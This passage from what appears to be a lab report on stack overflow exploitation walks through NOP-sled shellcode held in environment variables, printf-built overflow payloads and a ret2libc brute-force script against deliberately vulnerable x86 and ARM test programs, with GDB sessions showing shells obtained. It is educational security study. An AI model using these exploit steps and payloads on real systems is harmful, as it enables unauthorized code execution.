buffer. We now know we need a buffer of at least 208 to overwrite EIP.



```
scoobydoo@blackstar:$ gdb -q ./victim
Reading symbols from ./victim...(no debugging symbols found)...done.
(gdb) disass main
Dump of assembler code for function main:
   0x0804843b <+0>:     push   %ebp
   0x0804843c <+1>:     mov    %esp,%ebp
   0x0804843e <+3>:     sub    $0xc8,%esp
   0x08048444 <+9>:     mov    0xc(%ebp),%eax
   0x08048447 <+12>:    add    $0x4,%eax
   0x0804844a <+15>:    mov    (%eax),%eax
   0x0804844c <+17>:    push   %eax
   0x0804844d <+18>:    lea    -0xc8(%ebp),%eax
   0x08048453 <+24>:    push   %eax
   0x08048454 <+25>:    call   0x8048310 <strcpy@plt>
   0x08048459 <+30>:    add    $0x8,%esp
   0x0804845c <+33>:    push   $0x80484f0
   0x08048461 <+38>:    call   0x8048300 <printf@plt>
   0x08048466 <+43>:    add    $0x4,%esp
   0x08048469 <+46>:    mov    $0x0,%eax
   0x0804846e <+51>:    leave
   0x0804846f <+52>:    ret
End of assembler dump.
(gdb) b *0x08048461
Breakpoint 1 at 0x8048461
(gdb) run $(./nop.py -s 202 -d)
Starting program: /home/scoobydoo/shellcode_tutorials/lab3/lab3_code/exploit/victim $(./nop.py -s 20
2 -d)

Breakpoint 1, 0x08048461 in main ()
(gdb) c
Continuing.
I am a victim :([Inferior 1 (process 2053) exited normally]
(gdb) run $(./nop.py -s 208 -d)
Starting program: /home/scoobydoo/shellcode_tutorials/lab3/lab3_code/exploit/victim $(./nop.py -s 20
8 -d)

Breakpoint 1, 0x08048461 in main ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x5a5a5a5a in ?? ()
(gdb) _
(gdb) run $(./nop.py -s 208 -d)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/scoobydoo/shellcode_tutorials/lab3/lab3_code/exploit/victim $(./nop.py -s 20
8 -d)

Breakpoint 1, 0x08048461 in main ()
(gdb) i r
eax            0xbffff410       -1073744880
ecx            0xbffff7b0       -1073743952
edx            0xbffff4dc       -1073744676
ebx            0x0      0
esp            0xbffff40c       0xbffff40c
ebp            0xbffff4d8       0xbffff4d8
esi            0xb7fca000       -1208180736
edi            0xb7fca000       -1208180736
eip            0x8048461        0x8048461 <main+38>
eflags         0x292    [ AF SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) x/40x $esp + 0x38
0xbffff444:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff454:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff464:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff474:     0x41414141      0x41414141      0x42424242      0x43434343
0xbffff484:     0x44444444      0x45454545      0x46464646      0x47474747
0xbffff494:     0x48484848      0x49494949      0x4a4a4a4a      0x4b4b4b4b
0xbffff4a4:     0x4c4c4c4c      0x4d4d4d4d      0x4e4e4e4e      0x4f4f4f4f
0xbffff4b4:     0x50505050      0x51515151      0x52525252      0x53535353
0xbffff4c4:     0x54545454      0x55555555      0x56565656      0x57575757
0xbffff4d4:     0x58585858      0x59595959      0x5a5a5a5a      0x00000000
(gdb)
```

Figure 7: Exploring victim.c with gdb


Next, let's store our shellcode in an environment variable using nop.py, shown in figure 8. This environment variable will contain a long string of x86 NOP instructions ('\x90') followed by our shellcode at the end of the buffer.



```
scoobydoo@blackstar:$ ls
env_exploit.c  find_start.c  getenv_addr.c  nop.py  victim  victim.c  x86_rop.py
scoobydoo@blackstar:$ export SHELLY=$(./nop.py -s 240)
scoobydoo@blackstar:$ echo $SHELLY
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■1■Ph//shh/bin■■PS■■1■
                                                              ■1■1■■
scoobydoo@blackstar:$ _
```

Figure 8: Exporting our shellcode as an environment variable using nop.py

Finally, we can create a buffer that is large enough to overflow victim.c that contains the address of our environment variable repeated over and over. We can then use this buffer as the argument to victim.c. This has been automated using the nop.py script, shown below. We create a buffer that is roughly of size 240, use the -e option to specify the name of our environment variable and the -t option to specify the target (used for calculating the address). This will output the buffer to stdout which we then use as an argument for victim.c. The buffer just repeats the same address over and over again so it will fill up the stack until it overflows into EIP, EIP will then be pointing to somewhere in our NOP sled, then slide down into our shellcode and give us a shell!



```
scoobydoo@blackstar:$ ls
env_exploit.c  find_start.c  getenv_addr.c  nop.py  victim  victim.c  x86_rop.py
scoobydoo@blackstar:$ ./victim $(./nop.py -s 240 -e SHELLY -t ./victim)
$ exit
scoobydoo@blackstar:$ _
```


Figure 9: Overflowing victim.c with the address of our environment variable

A third method was created that uses the same idea of repeated environment variable addresses as shown above. This method was taken from pages 149-150 of the book *Hacking: The Art of Exploitation* by Jon Erickson [11]. This gets rid of the need for a NOP sled by using a very accurate method to calculate the offset to the environment variable containing our shellcode. It will not be fully explained here but the code is contained in *env_exploit.c* and is fully commented.

5.1.2 ARM

In theory, we should be able to take the exact same steps as above (for x86) to exploit our target program. That is, store our shellcode (with a NOP sled) in an environment variable, then create a buffer with repetitions of the address of this environment variable, which can be passed into our victim program. Let's give it a try on different vulnerable program this time.


This program is called *overflow.c* and was taken from a paper by Aditya Gupta [12]. Below I will show me stepping through the program in GDB, first I will overflow the vulnerable buffer with the address of a function that doesn't normally get called in the program. Then I will try to do the same thing but pass the address of an environment variable containing our NOP sled and shellcode.



```
pi@raspberrypi:$ gdb -q ./test
Reading symbols from ./test...(no debugging symbols found)...done.
(gdb) disass main
Dump of assembler code for function main:
   0x000104e4 <+0>: push    {r11, lr}
   0x000104e8 <+4>: add r11, sp, #4
   0x000104ec <+8>: sub sp, sp, #8
   0x000104f0 <+12>:    str r0, [r11, #-8]
   0x000104f4 <+16>:    str r1, [r11, #-12]
   0x000104f8 <+20>:    ldr r3, [r11, #-12]
   0x000104fc <+24>:    add r3, r3, #4
   0x00010500 <+28>:    ldr r3, [r3]
   0x00010504 <+32>:    mov r0, r3
   0x00010508 <+36>:    bl  0x104b8 <vulnerable>
   0x0001050c <+40>:    mov r3, #0
   0x00010510 <+44>:    mov r0, r3
   0x00010514 <+48>:    sub sp, r11, #4
   0x00010518 <+52>:    pop {r11, pc}
End of assembler dump.
(gdb) b *0x0001050c
Breakpoint 1 at 0x1050c
(gdb) disass IShouldNeverBeCalled
Dump of assembler code for function IShouldNeverBeCalled:
   0x0001049c <+0>: push    {r11, lr}
   0x000104a0 <+4>: add r11, sp, #4
   0x000104a4 <+8>: ldr r0, [pc, #8]    ; 0x104b4 <IShouldNeverBeCalled+24>
   0x000104a8 <+12>:    bl  0x10338 <puts@plt>
   0x000104ac <+16>:    mov r0, #0
   0x000104b0 <+20>:    bl  0x1035c <exit@plt>
   0x000104b4 <+24>:    andeq   r0, r1, r12, lsl #11
End of assembler dump.
(gdb) r $(printf "AAAABBBBCCCCDDDD\x9c\x04\x01")
Starting program: /home/pi/shellcode_tutorials/lab3/lab3_code/test $(printf "AAAABBBBCCCCDDDD\x9c\x04\x01")
I should never be called
[Inferior 1 (process 2851) exited normally]
(gdb) _
```

Figure 10: Overflowing overflow.c with return address of the function IShouldNeverBe-Called

As you can see I put a break point after the function call that contains the vulnerable buffer, I then find the address of the function *IShouldNeverBeCalled* and use printf to overflow the buffer, this calls the function and prints the message *I should never be called.* An important note is in ARM we are trying to overflow the Link Register (LR) instead of EIP (x86), this is where the return address of a function is stored, it can also sometimes be stored in R0, more research is needed to know when each of these scenarios occur and if it matters. Since this worked let's try doing the same thing with a NOP sled stored in an environment variable.




```
(gdb) delete
Delete all breakpoints? (y or n) y
(gdb) b main
Breakpoint 2 at 0x104fc
(gdb) run
Starting program: /home/pi/shellcode_tutorials/lab3/lab3_code/test

Breakpoint 2, 0x000104fc in main ()
(gdb) x/20s $sp + 0x400
0x7efff8c0: "zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;
31:*.deb=01;31:*.rpm="...
0x7efff988: "01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjp
g=01;35:*.mjpeg=01;35"...
0x7efffa50: ":*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01
;35:*.mov=01;35:*.mpg"...
0x7efffb18: "=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.r
mvb=01;35:*.flc=01;35"...
0x7efffbe0: ":*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:
*.m4a=00;36:*.mid=00;"...
0x7efffca8: "36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:"
0x7efffd32: "SSH_CONNECTION=192.168.1.147 50068 192.168.1.135 22"
0x7efffd66: "_=/usr/bin/gdb"
0x7efffd75: "LANG=en_GB.UTF-8"
0x7efffd86: "OLDPWD=/home/pi/shellcode_tutorials/lab3/lab3_code/exploit"
0x7efffdc1: "SHELLY2=\tF\tF\tF\tF\tF\tF\tF\tF\tF\tF\tF\tF\001\060\217\342\023\377/\341\002\240I@R@\302q\v'\001\337/bin/shX"
0x7efffdfe: "XDG_SESSION_ID=c2"
0x7efffe10: "USER=pi"
0x7efffe18: "PWD=/home/pi/shellcode_tutorials/lab3/lab3_code"
0x7efffe48: "LINES=55"
0x7efffe51: "HOME=/home/pi"
0x7efffe5f: "TEXTDOMAIN=Linux-PAM"
0x7efffe74: "SSH_CLIENT=192.168.1.147 50068 22"
0x7efffe96: "SHELLY=\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240
\341\001\020\240\341\001\060\217\342\023\377/\341\002\240I@R@\302q\v'\001\337/bin/shX"
0x7efffeea: "SSH_TTY=/dev/pts/1"
(gdb) x/s 0x7efffe96 + 0x17
0x7efffead: "\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\020\240\341\001\060\217\342\023\377/\341\002\240I@R@\302q\v'\0
01\337/bin/shX"
(gdb) r $(printf "AAAABBBBCCCCDDDD\xad\xfe\xff\x7e")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pi/shellcode_tutorials/lab3/lab3_code/test $(printf "AAAABBBBCCCCDDDD\xad\xfe\xff\x7e")

Breakpoint 2, 0x000104fc in main ()
(gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x7efffed6 in ?? ()
(gdb) _
```

Figure 11: Overflowing overflow.c with return address of our NOP sled environment variable

This time around, a break point is set on main, the program is run, then we print the environment variables for our program by offsetting from the stack pointer (SP). We then use an address that is somewhere in the NOP sled contained in the SHELLY environment variable. We run the program with this address and.......no luck! What the willy wonka? Is our shellcode wrong? Is their alignment errors? Are we using a wrong instruction for our NOPs? Keep reading to find out!

After further experimentation with the course instructor, we were finally able to determine the cause. It turns out that not only does our shellcode have to be four-byte aligned but the **address** of our environment variable must also be four-byte aligned (divisible by four). This makes sense, since the *PC* increments by four bytes (except in THUMB mode). One other thing to note is that ARM NOP instructions are not a single opcode such as the ones on x86. This means we must not only have a four byte-aligned address, but the first instruction must be the first opcode of our ARM NOP instruction, not somewhere in the middle of it. To demonstrate this working, I added several NOP instructions to the top of good_shell.s (MOV r1, r1), which will act as a NOP sled, after assembling the shellcode I then copied it into a raw binary which we can use to tinker around with our environment variable addresses.



```
pi@raspberrypi:$ as good_shell.s -o good_shell.o
pi@raspberrypi:$ ld good_shell.o -N -o good_shell
pi@raspberrypi:$ objcopy -O binary good_shell good_shell.bin
pi@raspberrypi:$
pi@raspberrypi:$ export PWN1=$(cat good_shell.bin)
pi@raspberrypi:$ ./getenv PWN1 ./overflow
PWN1 is at 0x7efff812
pi@raspberrypi:$ export PWN2=$(cat good_shell.bin)
pi@raspberrypi:$ ./getenv PWN1 ./overflow
PWN1 is at 0x7efff7b4
pi@raspberrypi:$ env
PWN1=�� ���� ���� ���� ���� ���� �� ��0���/�����q�iFO�
                                                      �-F/bin/shX
PWN2=�� ���� ���� ���� ���� ���� �� ��0���/�����q�iFO�
                                                      �-F/bin/shX
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.t
ar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;3
1:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;3
1:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpe
g=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=
01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01
;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv
=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;3
6:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
SSH_CONNECTION=192.168.1.20 47870 192.168.1.47 22
LANG=en_GB.UTF-8
OLDPWD=/home/pi
NO_AT_BRIDGE=1
XDG_SESSION_ID=c5
USER=pi
PWD=/home/pi/lab3/lab3_code/exploit
HOME=/home/pi
TEXTDOMAIN=Linux-PAM
SSH_CLIENT=192.168.1.20 47870 22
SSH_TTY=/dev/pts/0
MAIL=/var/mail/pi
TERM=xterm-256color
SHELL=/bin/bash
SHLVL=1
LOGNAME=pi
XDG_RUNTIME_DIR=/run/user/1000
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games
_=/usr/bin/env
pi@raspberrypi:$ ./overflow $(printf "AAAABBBBCCCCDDDD\xb4\xf7\xff\x7e")
$ _
```

Figure 12: Overflowing overflow.c with byte-aligned NOP sled environment variable

First, I exported an environmental variable called *PWN1*, then using the provided *getenv* program I could see that the address was not divisible by 4. At this point you can try several things, such as making the name of your env variable longer, anything really, that allows you to manipulate the address of the variable until it is divisible by 4. I decided to try exporting another variable and see if I could use either one. In the example above, when I exported another variable it actually pushed my previous one up the stack (lower memory address) and coincidentally made it four-byte aligned. Finally, I overflowed the target programs stack with the address of this environment variable and successfully got a shell!

5.2 ROP method

ROP stands for Return Oriented Programming and is an exploitation method used to circumvent a non-executable stack. You'll notice when we compile of our program we use the ”-z execstack” parameter, this makes the stack executable (our shellcode is executed on the stack). ROP is a general term, in Linux it is called ret2libc. When a program is compiled, it is linked with the libc Linux library, we can use GDB to find the memory locations of the functions located in the executable then overflow the instruction pointer with those addresses. This will make the instruction pointer return somewhere outside the stack into libc to execute the functions we tell it to.


5.2.1 x86

For x86 the technique involves having the function you want to call first, followed by the address you want to return to after the first function, then following that the arguments to pass to the first function. We can use the libc function system() with the argument "/bin/sh" then return to exit() (just to kill the target cleanly).

FUNCTION ADDRESS	RETURN ADDRESS	ARGUMENTS
system()	exit()	" /bin/sh"

A python script called x86_rop.py has been written to automate the steps needed. Before running the script let's compile victim, this time omitting the "-z execstack" option then export an environment variable containing the argument for system().

```
gcc victim.c -fno-stack-protector -mpreferred-stack-boundary=2 -o victim
export SHELLY="     /bin/sh"
```



```
scoobydoo@blackstar:$ export SHELLY="        /bin/sh"
scoobydoo@blackstar:$ tail x86_rop.py
    # Sequence of addresses used for the ret2libc exploit
    shellcode = system_addr + exit_addr + env_addr

    # Try multiple padding values to see if we can place our return address in the right place
    for padding_len in range(200, 220):
        # Create padding then append return address to create payload
        payload = (b'A' * padding_len) + shellcode
        # Execute our compiled C program
        call([target_path, payload])

scoobydoo@blackstar:$ ./x86_rop.py
I am a victim :($ ^C
$ exit
I am a victim :(scoobydoo@blackstar:$ ^C
scoobydoo@blackstar:$ _
```

Figure 13: Overflowing victim.c with the ret2libc ROP addresses

The python script uses GDB to grab the addresses of system() and exit(), then uses ctypes to get the address of our environment variable. It then concatenates these three addresses together and bruteforces the buffer size needed to overflow EIP. The result is a shell, as shown above.

5.2.2 ARM

Here we are again at ARM exploitation, the ROP method for ARM is even harder to understand than our attempt at NOP on ARM. A serious amount of reading is needed to get ROP to work on ARM, this is because the way ARM accepts and returns arguments. In x86, arguments passed to functions are stored on the stack (this can be seen in the disassembly in Figure 7 above) this allows us to overflow the stack with the address of the functions we want to return to (system()) directly. As previously discussed, for ARM you must put your arguments in **registers** before a function is called, the function will then use these values then return through LR or R0. Thus in ARM we must create things called ROP gadgets which will have an instruction to put our return values into registers first which we can then use to overflow a buffer. That's wack, let's see an example of how this would work, this example is derived from slides by Andrea Sindoni [13].

